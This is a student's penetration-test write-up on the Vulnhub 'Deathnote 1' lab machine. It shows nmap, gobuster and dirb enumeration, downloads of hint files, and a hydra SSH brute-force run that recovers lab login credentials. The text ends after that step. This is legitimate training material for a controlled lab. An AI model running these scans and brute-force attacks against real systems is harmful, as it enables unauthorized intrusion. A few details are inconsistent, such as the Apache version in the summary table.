

# System Hacking Report



## Vulnhub: Deathnote 1

Difficulty Level : Easy

Prepared by:

**Mehedi Al Rahman(CEH-2411)**

Cyber Security Student

Date: 18th August 2025

## Table of Contents

Cover .....	1
Table of Contents .....	2
Cover .....	1
.....	2
Introduction.....	3
Scope.....	4
Version History.....	5
Assessment Overview.....	6
Methodology.....	6
The penetration testing process followed these phases: .....	6
Tools an Techniques Used: .....	7
Information Gathering (Reconnaissance) .....	8
Finding Severity Ratings .....	10
Enumeration.....	12
.....	18
Enumerations from port 80(http):.....	18
Exploitation.....	19
❖ Steps: .....	19
▪ Brute Force(With hydra) .....	19
.....	20
.....	20
Privilege Escalation.....	21
Steps to get root privilege: .....	21
Proof of concept .....	23
Challenges Faced.....	24
Conclusion .....	24
Recommendations.....	25

## Introduction

This report documents the penetration testing process conducted on the *Deathnote: 1* machine from Vulnhub. The purpose of this exercise was to practice real-world system hacking techniques in a safe and controlled environment. Vulnhub machines are intentionally vulnerable virtual machines designed for ethical hacking and Capture The Flag (CTF) style challenges.

The primary objective of this assessment was to identify security weaknesses, exploit vulnerabilities, and ultimately gain root access on the target machine. By completing this task, I aimed to strengthen my practical skills in reconnaissance, enumeration, exploitation, and privilege escalation—critical phases of the penetration testing lifecycle.

## Scope

The scope of this project was limited to performing a penetration test on the *Deathnote: 1* virtual machine from Vulnhub in a controlled lab environment. All testing activities were restricted to this machine only, and no external networks, systems, or devices were targeted during the assessment. The entire process was conducted using virtualization software with host-only networking to ensure a safe and isolated setup. A variety of penetration testing tools available in Kali Linux, such as Nmap, Gobuster, Hydra, and privilege escalation utilities, were utilized to carry out the testing. The primary objective within this defined scope was to identify vulnerabilities, exploit them, and ultimately gain root access to the target machine.

### Version History


Version	Date	Revised by	Comment
1.0	18-08-2025	Mehedi Al Rahman	
1.1	20-08-2025	Mehedi AL Rahman	

## Assessment Overview

- Conducted an Nmap scan to identify open ports and running services on the target machine.
- Discovered services such as **SSH, Apache web server, and MySQL.**
- Performed directory brute forcing, which revealed hidden directories and resources.
- Identified valid credentials that allowed initial user access to the system.
- Established a foothold on the machine using the discovered credentials.
- Performed privilege escalation by exploiting a **misconfigured SUID binary.**
- Successfully obtained **root access** and retrieved the **root flag.**

## Methodology

The penetration testing process followed these phases:



### Tools an Techniques Used:

Tools	Descriptions
❖ Nmap Scanner	Quick scans, OS detection, vulnerability scans, full port scans, custom commands
❖ Gobuster Scanner	Directory, DNS, and VHost brute forcing.
❖ Directory Traversal	aims to access files and directories that are stored outside the web root folder.
❖ Dirb Scanner	Directory brute forcing with custom wordlists & extensions.
❖ Hydra Brute Force	SSH, FTP, HTTP form brute force, and custom attacks.
❖ Cryptography	Technique of securing information and communications using codes to ensure confidentiality, integrity and authentication.

## Information Gathering (Reconnaissance)

- Discover Hosts: (using nmap/netdiscover)
- Nmap Scan Results:
- Discover Surface
- Enumeration

## Reconnaissance

- Discover Hosts: (using nmap/netdiscover)

### Nmap Scan Results:

Target ip: 192.168.56.101

```
(kali@kali)~[~/Desktop]
$ nmap 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 14:50 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0E (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00050s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:3E:3C:FB (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for Deathnote.vuln (192.168.56.101)
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:78:14:E8 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 192.168.56.102
Host is up (0.000040s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.08 seconds
```



```

(kali@kali)-[~/Desktop]
$ nmap -p- -sC -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 15:04 EDT
Nmap scan report for Deathnote.vuln (192.168.56.101)
Host is up (0.00090s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:f3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:e8:1f:32:01:75:c2:70:9a:7e (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:78:14:E8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.02 seconds

```


Port	State	Service	Version
22/tcp	Open	OpenSSH	7.9p1 Debian 10+deb10u2
80/tcp	Open	Apache	httpd 2.4.18

## Finding Severity Ratings

Severity Rating	CVSS 3.1 Score	Description
<b>CRITICAL</b>	9.0 - 10	Exploitation of the vulnerability allows an attacker administrative-level access to systems and/or high-level data that would catastrophically impact the organization. Vulnerabilities marked CRITICAL require immediate attention and must be fixed without delay, especially if they occur in a production environment.
<b>HIGH</b>	7.0 - 8.9	Exploitation of the vulnerability makes it possible to access high-value data. However, there are certain pre-requisites that need to be met for the attack to be successful. These vulnerabilities should be reviewed and remedied wherever possible.
<b>MEDIUM</b>	4.0 - 6.9	Exploitation of the vulnerability might depend on external factors or other conditions that are difficult to achieve, like requiring user privileges for a successful exploitation. These are moderate security issues that require some effort to successfully impact the environment.
<b>LOW</b>	0.1 - 3.9	Vulnerabilities in the low range typically have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access and depends on conditions that are very difficult to achieve practically.
<b>INFORMATIONAL</b>	0.0	These vulnerabilities represent significantly less risk and are informational in nature. These items can be remediated to increase security.

These open ports provided the **entry points** for further enumeration.

- Discover Surface



## Enumeration

Directory brute forcing with Gobuster revealed hidden directories:

```
(kali@kali)-[~/Desktop]
$ gobuster dir -u http://deathnote.vuln/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://deathnote.vuln/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.hta (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/.htpasswd (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 197]
/manual (Status: 301) [Size: 317] [→ http://deathnote.vuln/manual/]
/robots.txt (Status: 200) [Size: 68]
/server-status (Status: 403) [Size: 279]
/wordpress (Status: 301) [Size: 320] [→ http://deathnote.vuln/wordpress/]
Progress: 4614 / 4615 (99.98%)

Finished
```


- Found Directory

Dir	Status
/.hta	403
/.htaccess	403
/.htpasswd	403
<b>/robots.txt</b>	<b>200</b>
/index.html	200


- Findings From robots.txt



- Lets find information from important.jpg



- Get important.jpg on Attacker machine(Kali-linux) to grab HINT.



```
(kali㉿kali)-[~/Desktop]
$ cat important.jpg
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```


- Enumeration from important.jpg is:

login username : user.txt

i don't know the password.

but i think it is in the **hint**  
section of site

- From Hint Section



- File Needed:

File	Source
User.txt	On server
Note.txt	On server

- Findings on Server (Using dirb):

```
(kali@kali)~[~/Desktop]
$ dirb http://deathnote.vuln/wordpress/ -w

DIRB v2.22
By The Dark Raver

START_TIME: Sun Aug 17 15:54:05 2025
URL_BASE: http://deathnote.vuln/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

2021-09-04 05:08

GENERATED WORDS: 4612
Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80

— Scanning URL: http://deathnote.vuln/wordpress/ —
+ http://deathnote.vuln/wordpress/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-content/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/
+ http://deathnote.vuln/wordpress/xmlrpc.php (CODE:405|SIZE:42)

— Entering directory: http://deathnote.vuln/wordpress/wp-admin/ —
+ http://deathnote.vuln/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/css/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/images/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/includes/
+ http://deathnote.vuln/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/js/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/maint/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/network/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/user/
```

```
— Entering directory: http://deathnote.vuln/wordpress/wp-admin/ —
+ http://deathnote.vuln/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/css/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/images/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/includes/
+ http://deathnote.vuln/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/js/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/maint/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/network/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-admin/user/


2021-09-04 05:08

— Entering directory: http://deathnote.vuln/wordpress/wp-content/ —
+ http://deathnote.vuln/wordpress/wp-content/index.php (CODE:200|SIZE:0)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-content/plugins/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-content/themes/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-content/upgrade/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-content/uploads/

— Entering directory: http://deathnote.vuln/wordpress/wp-includes/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/assets/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/blocks/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/certificates/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/css/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/customize/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/fonts/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/images/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/js/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/sitemaps/
=> DIRECTORY: http://deathnote.vuln/wordpress/wp-includes/widgets/
```




(<http://deathnote.vuln/wordpress/wp-content/uploads/>)



Index of /wordpress/wp-content/uploads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">2021/</a>	2021-09-04 05:08	-	-


Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80



Index of /wordpress/wp-content/uploads/2021

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">07/</a>	2021-07-19 10:38	-	-
<a href="#">08/</a>	2021-08-29 10:24	-	-
<a href="#">09/</a>	2021-09-04 05:20	-	-

Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80



Index of /wordpress/wp-content/uploads/2021/07/

<a href="#">cropped-kiralogo-1-32x32.jpeg</a>	2021-07-19 09:44	1.0K	
<a href="#">cropped-kiralogo-1-150x150.jpeg</a>	2021-07-19 09:44	4.5K	
<a href="#">cropped-kiralogo-1-180x180.jpeg</a>	2021-07-19 09:44	5.7K	
<a href="#">cropped-kiralogo-1-192x192.jpeg</a>	2021-07-19 09:44	6.0K	
<a href="#">cropped-kiralogo-1-270x270.jpeg</a>	2021-07-19 09:44	9.4K	
<a href="#">cropped-kiralogo-1-300x300.jpeg</a>	2021-07-19 09:44	11K	
<a href="#">cropped-kiralogo-1.jpeg</a>	2021-07-19 09:44	23K	
<a href="#">cropped-kiralogo-150x150.jpeg</a>	2021-07-19 09:43	4.3K	
<a href="#">cropped-kiralogo-300x253.jpeg</a>	2021-07-19 09:43	9.5K	
<a href="#">cropped-kiralogo.jpeg</a>	2021-07-19 09:43	30K	
<a href="#">kiralogo-150x150.jpeg</a>	2021-07-19 09:42	4.5K	
<a href="#">kiralogo-300x300.jpeg</a>	2021-07-19 09:42	11K	
<a href="#">kiralogo.jpeg</a>	2021-07-19 09:42	42K	
<a href="#">notes.txt</a>	2021-07-19 10:08	449	
<a href="#">user.txt</a>	2021-07-19 10:38	91	

- Download **notes.txt**, **user.txt**


```
(kali@kali) [~/Desktop]
$ wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
--2025-08-17 16:11:46-- http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/notes.txt
Resolving deathnote.vuln (deathnote.vuln) ... 192.168.56.101
Connecting to deathnote.vuln (deathnote.vuln)|192.168.56.101|:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 449 [text/plain]
Saving to: 'notes.txt.1'

notes.txt.1      100%[=====] 449 --KB/s  in 0s
2025-08-17 16:11:46 (28.3 MB/s) - 'notes.txt.1' saved [449/449]
```

```
(kali@kali) [~/Desktop]
$ wget http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
--2025-08-17 16:12:31-- http://deathnote.vuln/wordpress/wp-content/uploads/2021/07/user.txt
Resolving deathnote.vuln (deathnote.vuln) ... 192.168.56.101
Connecting to deathnote.vuln (deathnote.vuln)|192.168.56.101|:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 91 [text/plain]
Saving to: 'user.txt.1'


user.txt.1      100%[=====] 91 --KB/s  in 0s
2025-08-17 16:12:31 (8.99 MB/s) - 'user.txt.1' saved [91/91]
```

Enumerations from port 80(http):



## Exploitation

### ❖ Steps:



#### ▪ Brute Force(With hydra)

```
(kali㉿kali)-[~/Desktop]
$ hydra -L user.txt -P notes.txt ssh://192.168.56.101
```

```
(kali㉿kali)-[~/Desktop]
$ hydra -L user.txt -P notes.txt ssh://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
hese ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-17 16:31:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, .
[DATA] max 16 tasks per 1 server, overall 16 tasks, 731 login tries (l:17/p:43), ~46 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[STATUS] 263.00 tries/min, 263 tries in 00:01h, 471 to do in 00:02h, 13 active
[22][ssh] host: 192.168.56.101 login: l password: death4me
[STATUS] 261.00 tries/min, 522 tries in 00:02h, 212 to do in 00:01h, 13 active
```

l

• username

death4me

• password

```
